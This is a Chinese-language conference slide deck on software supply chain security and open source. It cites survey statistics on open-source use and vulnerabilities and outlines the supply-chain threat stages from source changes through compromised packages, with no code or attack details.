

# 軟體供應鏈攻擊與武器化

## 開源軟體與緩解策略

Ant

2022-09-22



yftzeng@gmail.com



<https://www.facebook.com/yftzeng.tw>



<https://twitter.com/yftzeng>

## 曾義峰 (aka Ant)

- 臺灣資安社群 CHROOT 成員
- TGO (Top Geeks' Organization) Networks  
創始委員及現任學習委員
- 曾任資安顧問及電子票證公司顧問
- 開源人年會 (COSCUP) 2009 / 2012 / 2020 講師
- 台灣資安大會 2018 講師
- 臺灣駭客年會 (HITCON) 2008 及 2009 講師
- 臺灣 Modern Web 2015 ~ 2020 講師



為什麼  
軟體供應鏈安全  
要談開源軟體？

**Open source is everywhere**




根據 Tidelifift team 於 2018 年的調查

92% of applications contain  
open source libraries

703 respondents

92% 的應用程式都包含開源程式。


事實上，超過三分之二的受訪者表示他們的應用程式 100% 使用了開源程式。



92% 的應用程式都包含開源程式。


事實上，超過三分之二的受訪者表示他們的應用程式 100% 使用了開源程式。

## Percent of projects containing open source libraries by region




Europe

226 respondents



North America

173 respondents



Other

304 respondents

這種對開源的依賴並不限特定區域的開發者，而是在全球範圍。




開源也成功進入到了各種規模的公司，從小型開發團隊到大型公司。





根據 Open Source Security and Risk (OSSRA) 於 2022 年的調查

97% 的應用程式都包含開源程式。



97% 的應用程式都包含開源程式。



**81%**

**OF CODEBASES  
CONTAINED AT LEAST  
ONE VULNERABILITY**

其中 81% 包含至少一個漏洞。

成千上萬的開源軟體遍地開花

開源軟體  
安全嗎？

你可能從新聞或傳聞中聽過開源軟體的資安事件。  
因而對使用開源軟體存疑。

現實情況是，目前有各式各樣的開源軟體被應用，  
而且能夠正常良好的運作，已證明是足夠安全的。

沒有軟體是 100% 安全的。

沒有軟體是 100% 安全的。

商業軟體也是一樣。



軟體安全，取決於我們如何使用，  
以及應對的威脅模型是什麼。

開源軟體  
安全嗎？

# 開源軟體

# 安全嗎？

更好的說法

開源軟體

如何更安全  
地使用？

開源軟體


如何更安全  
地使用？

更對的說法


(開源) 軟體


如何更安全  
地使用？

軟骨豐  
供應鏈

















## 流程階段拆解 好讀版

Dependencies

**A** Submit unauthorized change

**B** Compromise source repo

**C** Build from modified source


**D** Compromise build process

**F** Upload modified package

**G** Compromise package repo

**E** Use compromised dependency

**H** Use compromised package



**A** Submit unauthorized change

**B** Compromise source repo

**C** Build from modified source

